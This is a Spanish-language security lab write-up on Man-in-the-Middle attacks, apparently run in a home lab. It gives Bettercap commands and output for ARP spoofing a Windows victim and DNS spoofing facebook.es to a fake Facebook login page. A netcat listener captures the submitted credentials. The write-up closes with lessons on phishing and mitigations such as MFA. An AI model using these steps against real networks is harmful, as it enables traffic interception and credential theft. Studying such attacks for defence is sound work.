

MITM

(Man-In-The-Middle)



Un ataque **Man-In-The-Middle (MITM)** ocurre cuando un atacante intercepta, altera o escucha en secreto la comunicación entre dos partes sin que estas sean conscientes. El atacante se posiciona entre el cliente y el servidor o entre dos dispositivos, capturando información sensible, como contraseñas, datos financieros o cualquier tipo de información confidencial. Este tipo de ataque suele explotar vulnerabilidades en redes, protocolos de comunicación o sistemas no cifrados.

Tipos de ataques MITM más conocidos:

1. **Spoofing ARP (Address Resolution Protocol):**
El atacante envía respuestas ARP falsas dentro de una red local para asociar su dirección MAC con la dirección IP de otro dispositivo (como un gateway). Esto permite que el tráfico fluya a través del atacante.
2. **DNS Spoofing:**
Aquí, el atacante manipula respuestas DNS para redirigir al usuario hacia sitios web falsos controlados por él, en lugar de los legítimos. Esto se usa a menudo para capturar credenciales.
3. **HTTPS Downgrade Attack:**
También conocido como ataque **SSL Stripping**, este ataque fuerza a un navegador a utilizar HTTP en lugar de HTTPS, lo que permite al atacante leer datos no cifrados.
4. **Wi-Fi Eavesdropping:**
En redes Wi-Fi públicas o no seguras, los atacantes pueden interceptar el tráfico si no se usa cifrado adecuado, como WPA2.
5. **Email Hijacking:**
El atacante intercepta comunicaciones de correo electrónico entre usuarios y entidades como bancos o proveedores, accediendo a datos sensibles o simulando ser la entidad legítima.
6. **Ataques con certificados falsos:**
El atacante genera certificados de seguridad falsos para interceptar el tráfico HTTPS.

Herramientas populares para realizar ataques MITM:

1. **Ettercap:**
Una herramienta avanzada para llevar a cabo ataques de ARP Spoofing y capturar paquetes en redes LAN. También permite inyectar datos o manipular tráfico en tiempo real.
2. **Wireshark:**
Aunque no es específicamente una herramienta de ataque, Wireshark es ampliamente usada para capturar y analizar paquetes en la red, facilitando la interceptación y lectura de datos sensibles.
3. **Bettercap:**
Una herramienta moderna y robusta para ataques MITM que incluye funcionalidades avanzadas como ARP Spoofing, DNS Spoofing y manipulación de tráfico HTTPS. Es un sucesor directo de Ettercap.
4. **SSLstrip:**
Especialmente diseñada para realizar ataques de downgrade de HTTPS a HTTP, capturando credenciales sensibles en conexiones que aparentan ser seguras.
5. **Responder:**
Una herramienta específica para ataques en redes internas, enfocada en capturar hashes de autenticación y manipular protocolos como LLMNR, NBT-NS y MDNS.

Bettercap

Instalamos el programa, en mi caso ya lo tengo instalado y actualizado.

```
👤 > ~ > sudo su
[sudo] contraseña para insidex:
👤 > /home/insidex > apt install bettercap
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
bettercap ya está en su versión más reciente (2.32.0-1+b9).
fijado bettercap como instalado manualmente.
0 actualizados, 0 nuevos se instalarán, 0 para eliminar y 0 no actualizados.
```

Ejecutamos la herramienta

```
👤 > /home/insidex > bettercap
bettercap v2.32.0 (built for linux amd64 with go1.19.8) [type 'help' for a list of commands]
10.0.2.0/24 > 10.0.2.15 > [08:16:04] [sys.log] [war] Could not find mac for 10.0.2.2
10.0.2.0/24 > 10.0.2.15 >
```

Ejecutamos el comando

net.probe on

Y localizamos nuestro PC con win 11.

```
👤 > /home/insidex > bettercap
bettercap v2.32.0 (built for linux amd64 with go1.19.8) [type 'help' for a list of commands]
192.168.1.0/24 > 192.168.1.148 > [08:35:41] [sys.log] [inf] gateway monitor started ...
192.168.1.0/24 > 192.168.1.148 > net.probe on
192.168.1.0/24 > 192.168.1.148 > [08:35:47] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.1.0/24 > 192.168.1.148 > [08:35:47] [sys.log] [inf] net.probe probing 256 addresses on 192.168.1.0/24
192.168.1.0/24 > 192.168.1.148 > [08:35:47] [endpoint.new] endpoint 192.168.1.147 detected as 08:00:27:09:8c:38 (PCS Computer Systems GmbH).
```

En el Windows 11 victima nos podrá ver con la ip 192.168.1.148 y mac 08-00-27-27-0e-44

```
C:\Users\prueba>arp -a

Interfaz: 192.168.1.147 --- 0x7
Dirección de Internet      Dirección física      Tipo
192.168.1.1                3c-a7-ae-94-a4-98    dinámico
192.168.1.148              08-00-27-27-0e-44    dinámico
192.168.1.255              ff-ff-ff-ff-ff-ff    estático
224.0.0.22                 01-00-5e-00-00-16    estático
224.0.0.251                01-00-5e-00-00-fb    estático
224.0.0.252                01-00-5e-00-00-fc    estático
239.255.255.250            01-00-5e-7f-ff-fa    estático
255.255.255.255            ff-ff-ff-ff-ff-ff    estático
```

Ahora ejecutamos los siguientes comandos para envenenar la tabla arp de la víctima.

```
set arp.spoof.targets ip_victima
```

```
arp.spoof on
```

```
192.168.1.0/24 > 192.168.1.148 > set arp.spoof.targets 192.168.1.147
192.168.1.0/24 > 192.168.1.148 > arp.spoof on
[08:40:39] [sys.log] [inf] arp.spoof enabling forwarding
192.168.1.0/24 > 192.168.1.148 > [08:40:39] [sys.log] [inf] arp.spoof arp spoofer started, probing 256 targets.
192.168.1.0/24 > 192.168.1.148 > |
```

Ahora veremos en la víctima como mi mac ha cambiado a la misma que la puerta de enlace:

```
C:\Users\prueba>arp -a

Interfaz: 192.168.1.147 --- 0x7
Dirección de Internet      Dirección física      Tipo
192.168.1.1                08-00-27-27-0e-44    dinámico
192.168.1.148              08-00-27-27-0e-44    dinámico
192.168.1.255              ff-ff-ff-ff-ff-ff    estático
224.0.0.22                 01-00-5e-00-00-16    estático
224.0.0.251                01-00-5e-00-00-fb    estático
```

Con esto conseguimos que todo el trafico pase por nuestro equipo.

Ahora nos vamos a crear una página de login falsa para que el usuario se piense que hará login en Facebook.

Una vez creado la página de login levantaremos nuestro servicio apache

```
sudo systemctl start apache2
```

```
sudo systemctl status apache2
```

```
root@kali:~# nano /var/www/html/index.html
root@kali:~# nano /var/www/html/styles.css
root@kali:~# nano /var/www/html/script.js
root@kali:~# sudo systemctl status apache2
○ apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: inactive (dead)
   Docs: https://httpd.apache.org/docs/2.4/
root@kali:~# sudo systemctl start apache2
root@kali:~# sudo systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: active (running) since Sun 2024-12-22 09:05:56 CET; 1min 51s ago
   Docs: https://httpd.apache.org/docs/2.4/
  Process: 6274 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
 Main PID: 6291 (apache2)
    Tasks: 9 (limit: 13691)
  Memory: 22.5M
     CPU: 274ms
   CGroup: /system.slice/apache2.service
           └─6291 /usr/sbin/apache2 -k start
             6295 /usr/sbin/apache2 -k start
             6296 /usr/sbin/apache2 -k start
             6297 /usr/sbin/apache2 -k start
             6298 /usr/sbin/apache2 -k start
             6299 /usr/sbin/apache2 -k start
             6395 /usr/sbin/apache2 -k start
             6416 /usr/sbin/apache2 -k start
             6417 /usr/sbin/apache2 -k start

dic 22 09:05:56 parrot systemd[1]: Starting apache2.service - The Apache HTTP Server...
dic 22 09:05:56 parrot apachectl[6290]: AH00558: apache2: Could not reliably determine the serv
dic 22 09:05:56 parrot systemd[1]: Started apache2.service - The Apache HTTP Server.
```

Ahora que tenemos la página creada y corriendo el servicio de apache, vamos a envenenar la DNS


```
set dns.spoof.domains facebook.es
```

```
set dns.spoof.address 192.168.1.148
```

```
dns.spoof on
```

```
192.168.1.0/24 > 192.168.1.148 » set dns.spoof.domains facebook.es
192.168.1.0/24 > 192.168.1.148 » set dns.spoof.address 192.168.1.148
192.168.1.0/24 > 192.168.1.148 » dns.spoof on
192.168.1.0/24 > 192.168.1.148 » [19:47:49] [sys.log] [inf] dns.spoof facebook.es -> 192.168.1.148
192.168.1.0/24 > 192.168.1.148 »
```

Desde la maquina victima nos metemos a Facebook.es




Desde la maquina atacante:


nc -nlvp 8080



Ahora hacemos login.



Con netcat podremos capturar el trafico y podremos conseguir las credenciales



```
Parrot Terminal
@ > /home/insidex > nc -nlvp 8080
listening on [any] 8080 ...
connect to [192.168.1.148] from (UNKNOWN) [192.168.1.148] 48426
POST / HTTP/1.1
Host: 192.168.1.148:8080
Connection: close
Content-Length: 67
Content-type: application/json

{"usuario":"correo@gmail.com","contrasena":"Contrase\u00f1aAdmon$"}##
```

Conclusión del Laboratorio sobre el Ataque Realizado

En el laboratorio realizado, se implementó un ataque que simulaba el robo de credenciales mediante una página de inicio de sesión falsa diseñada para asemejarse a una plataforma legítima. El objetivo principal fue entender las técnicas utilizadas en ataques de phishing y cómo estas pueden ser aprovechadas para obtener información confidencial de los usuarios.

Durante la ejecución, se diseñó una página web que imitaba la interfaz con un formulario de inicio de sesión. Los datos introducidos por los usuarios eran enviados a un servidor controlado por el atacante, lo que permitió recolectar las credenciales ingresadas. Este ejercicio mostró lo sencillo que puede ser engañar a un usuario confiado con una interfaz familiar y bien diseñada.

El impacto de este tipo de ataques es significativo, ya que permite al atacante acceder a cuentas privadas, lo que podría resultar en pérdida de datos, robo de identidad o uso malintencionado de la información. Las posibles consecuencias incluyen daños reputacionales, financieros y legales para las víctimas.

Lecciones Aprendidas:

1. **Vulnerabilidades humanas:** Este ataque demuestra que el eslabón más débil en la seguridad es el usuario final. Incluso con sistemas robustos, un usuario desprevenido puede caer en estas trampas.
2. **Importancia de la educación:** Es fundamental educar a los usuarios sobre cómo detectar páginas fraudulentas y verificar las URL antes de ingresar datos sensibles.
3. **Medidas de protección:** Tecnologías como autenticación multifactor (MFA), detección de sitios de phishing mediante navegadores, y controles más estrictos en la generación de certificados SSL pueden mitigar este tipo de ataques.

En conclusión, este laboratorio subraya la importancia de entender las técnicas utilizadas por los atacantes para proteger mejor los sistemas y educar a los usuarios. La prevención y detección temprana son esenciales para reducir el impacto de este tipo de amenazas en un entorno real.